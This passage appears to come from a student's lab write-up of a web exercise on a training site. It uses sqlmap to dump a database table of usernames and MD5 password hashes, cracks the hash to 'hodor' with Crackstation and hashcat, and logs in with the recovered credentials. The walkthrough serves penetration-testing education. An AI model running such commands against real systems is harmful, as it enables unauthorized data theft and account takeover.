


Analysis: We found the credentials of an user:

username: hodor password: a55287e9d0b40429e5a944d10132c93e (MD5 Hash)


Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T products -C description,fname,id,password,username --dump --threads 10


10. Crack the hash a55287e9d0b40429e5a944d10132c93e and see that it is 'hodor' in Crackstation.net



11. Verification I whether a55287e9d0b40429e5a944d10132c93e id MD5 hash of hodor using hashcat


Command : hashcat -m 0 MD5_hash.hash Test_Wordlist.txt --f -O






Analysis : Status : Cracked and a55287e9d0b40429e5a944d10132c93e:hodor

Command: **python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T products -C description,fname,id,password,username --dump --threads 10**





Analysis: **we can see the product name and the corressponding secret(MD5 Hash)**

12. We can crack the MD5 hashes in https://crackstation.net





13. We enter the credentials in https://lab.vlab.space/ : username : hodor and password : hodor



